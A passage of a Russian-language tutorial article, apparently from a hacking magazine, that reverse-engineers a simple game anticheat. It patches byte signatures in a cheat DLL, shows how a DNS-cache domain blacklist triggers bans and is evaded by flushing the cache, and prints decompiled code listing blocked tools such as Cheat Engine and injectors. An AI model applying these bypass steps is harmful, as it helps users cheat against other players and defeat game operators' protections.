


Новая байтовая последовательность на месте старой в Inertia-cheat.dll

Как видим, это помогло!

```
55 8B EC 83 EC 2C A1 * * * * 33 C5 89 45 FC 53 56 8B 35 * * * * 57 6A 23 8B F9 FF D6 A8 01 0F 85
55 8B EC 6A FF 68 ED 40 00 10 64 A1 00 00 00 00 50 83 EC 24 A1 08 60 00 10 33 C5 89 45 F0 50 8D 45
```

Давай для проверки запустим игру, внедрим чит и активируем его.




```
_id: "37e7bb0dd2e16abd57d509d91c23616e15ed99245817a44bfe057f6434d7b4bb"
arp: Array (empty)
blob: Object
risk: 0
timestamp: 1708890930767
uptime: 62
username: "Placeholder"
```

Проверка работоспособности чита

Все успешно работает, и бана нет.


Обходим черный список DNS

В `Quack-internal.dll` есть проверка доменов, к которым обращался компьютер игрока.



Черный список доменов в Quack-internal.dll

Можем при желании убедиться, что это черный список, а не что-то другое. Давай поищем функции, которые с ним работают.




Идентификация алгоритма поиска доменов

1. Инициализация доменов из черного списка.
2. Вызов функции получения кеша DNS.
3. Функция получения доменов из кеша.
4. Поиск запретных доменов среди закешированных.

Вот как это работает. Если мы сделаем GET-запрос к домену `aimware.net`, домен закешируется.

```
import requests
r = requests.get('https://aimware.net')
```

Даже если мы не были при этом в игре, при следующем запуске нас забанят.



```
_id: "37e7bb0dd2e16abd57d509d91c23616e15ed99245817a44bfe057f6434d7b4bb"
arp: Array (empty)
blob: Object
risk: 0
timestamp: 1708887491449
uptime: 294
username: "Placeholder"
ban_timestamp: 1708887491457
banned: true
blacklisted_domains: Array (1)
cheat: "aimware.net"
path: Array (1)
scan: "Dns Scan"
```


Сообщение о бане в БД

В кеше адрес все равно висит, поэтому нам нужно сбросить кеш DNS перед следующим запуском игры. Сделать это легко, просто выполним команду `ipconfig /flushdns`.

Так что лучше не посещать сайты, связанные с читами, в открытую и не использовать клиенты читов, где нужна авторизация.

INFO

Утилита для просмотра кеша DnsCache




```
A: client.wns.windows.com
A: www.bing.com
A: storeedgefd.dsx.mp.microsoft.com
A: aka.ms
A: go.microsoft.com
A: fp-afd-nocache-ccp.azureedge.net
A: config.edge.skype.com
A: settings-win.data.microsoft.com
*: 485bbce52945e93d4390b40205193b52.clo.footprintdns.com
A: ctldl.windowsupdate.com
A: tile-service.weather.microsoft.com
A: tsfe.trafficshaping.dsp.mp.microsoft.com
A: 4a63e269e982e5545f833b348781fe67.clo.footprintdns.com
A: v10.events.data.microsoft.com
A: default.exp-tas.com
A: geo.prod.do.dsp.mp.microsoft.com
A: arc.msn.com
A: mobile.events.data.microsoft.com
A: dl.delivery.mp.microsoft.com
A: geover.prod.do.dsp.mp.microsoft.com
A: fd.api.iris.microsoft.com
A: aimware.net
A: fp.msedge.net
A: nw-umwatson.events.data.microsoft.com
A: x1.c.lencr.org
A: watson.events.data.microsoft.com
A: 2.tlu.dl.delivery.mp.microsoft.com
A: dns.msftncsi.com
A: g.bing.com
A: config.uca.cloud.unity3d.com
A: marketplace.visualstudio.com
A: visualstudio-devdiv-c2s.msedge.net
A: cdp.cloud.unity3d.com
A: az667904.vo.msecnd.net
A: targetednotifications-tm.trafficmanager.net
A: fe2cr.update.microsoft.com
A: slscr.update.microsoft.com
A: slscr.update.microsoft.com
A: disc801.prod.do.dsp.mp.microsoft.com
A: cp801.prod.do.dsp.mp.microsoft.com
A: 97c9d81685fb85b2f612cb92cfb458d7.clo.footprintdns.com
```

Закешированные домены

Обходим принудительное завершение Cheat Engine

Помнишь, что при попытке открыть Cheat Engine он у нас сразу закрывался? Давай разберемся, почему.

В `Quack-internal.dll` мы ничего не находим, но зато в `Quack-ac.exe` нашелся список нежелательных программ. Как только античит обнаружит их в памяти, он немедленно завершит их.



```
sub_4352E0(unwanted_program, this);
std::wstring::assign(v21, L"cheatengine");
v40 = 0;
std::wstring::assign(v22, L"xenos");
LOBYTE(v40) = 1;
std::wstring::assign(v23, L"injector");
LOBYTE(v40) = 2;
std::wstring::assign(v24, L"destroject");
v40 = 3;
v2 = unknown_libname_1(v29, v21, v25);
sub_4353E0(unwanted_program, *v2, v2[1], v3);
LOBYTE(v40) = 5;
`eh vector destructor iterator'(v21, 0x18u, 4u, sub_405BF0);
sub_404090(v31, v17, v19);
LOBYTE(v40) = 6;
v4 = sub_404250(v26);
LOBYTE(v40) = 7;
sub_414940("\nHWID raw: ", v37, v4);
sub_403F80(v37);
LOBYTE(v40) = 6;
sub_403F80(v26);
v5 = sub_404230(v37);
LOBYTE(v40) = 8;
sub_414940("HWID hash: ", v26, v5);
sub_403F80(v26);
LOBYTE(v40) = 6;
sub_403F80(v37);
```

```
  sub_42DC50(v29);
}
v9 = sub_420F80(v30);
if ( v9 != 1 || v10 )
{
  if ( v9 != 5 || v10 )
  {
    if ( (v9 != 10 || v10) && IsDebuggerPresent() )
    {
      sub_405870(1u, v18, v20);
      JUMPOUT(0x4352D2);
    }
  }
  else
  {
    v12 = try_terminate_unwanted(unwanted_program);
    if ( v12 )
      v35 = 10 * v12;
  }
}
else
{
  sub_4213E0(v18, v20);
  LOBYTE(v40) = 12;
  if ( sub_4353C0(v38) )
```

```
v44 = a2;
v2 = a1;
v46 = a1;
v3 = 0;
v47 = a1;
v45 = 0;
v59 = 0;
v4 = operator new(0x24u);
*v4 = v4;
v4[1] = v4;
v58 = v4;
v60 = 0;
*&v61 = 0i64;
*(&v61 + 1) = 0x800000007i64;
v57 = 1065353216;
sub_406790(16, v4);
v62 = 2;
memset(&pe.cntUsage, 0, 0x228u);
pe.dwSize = 556;
hSnapshot = CreateToolhelp32Snapshot(2u, 0);
if ( Process32FirstW(hSnapshot, &pe) )
{
  if ( Process32NextW(hSnapshot, &pe) )
```

```
    if ( !v25 )
      break;
    v27 = v24 - v50;
    v43 = v24 - v50;
    while ( *(v26 + v27) == *v26 )
    {
      ++v26;
      if ( !--v25 )
        goto LABEL_36;
      v27 = v43;
    }
    LOWORD(v19) = v42;
    v18 = (v24 + 2);
  }
LABEL_36:
  v12 = v52;
  if ( (v24 - v40) >> 1 == -1 )
    goto LABEL_39;
}
v28 = sub_4066F0(&pe.th32ProcessID);
sub_405920(v28, pe.szExeFile);
}
LABEL_39:
  v14 = v51;
  v12 += 24;
```

```
LOBYTE(v51) = 0;
v38 = 7;
LOWORD(v36[0]) = 0;
if ( v34 >= 8 )
{
  v23 = v32[0];
  if ( 2 * v34 + 2 >= 0x1000 )
  {
    v23 = *(v32[0] - 1);
    if ( (v32[0] - v23 - 4) > 0x1F )
      goto LABEL_52;
  }
  sub_436019(v23);
}
hProcess = OpenProcess(1, 0, v2[2]);
if ( !TerminateProcess(hProcess, 0) )
{
  GetLastError();
  unknown_libname_1(&v42, &TerminateProcess, &v40);
  ExitProcess(3u);
}
++v40;
v2 = *v2;
}
while ( v2 != v7 );
```

Алгоритм поиска нежелательных программ


Продолжение статьи →

ЧИТ СВОИМИ РУКАМИ

ОБХОДИМ ПРОСТОЙ АНТИЧИТ И ИССЛЕДУЕМ ИГРУ НА UNITY

1. Инициализация списка нежелательных программ.
2. Передача названий в функцию поиска.
3. Получение запущенных процессов.
4. Перебор и сравнение имен процессов.
5. Если совпадение найдено, процесс завершается.

Воспользуемся Process Explorer и посмотрим, как называется запущенный процесс Cheat Engine. Варианты могут быть разными, и выбор зависит от архитектуры процессора. В моем случае это `cheatengine-x86_64-SSE4-AVX2.exe`.



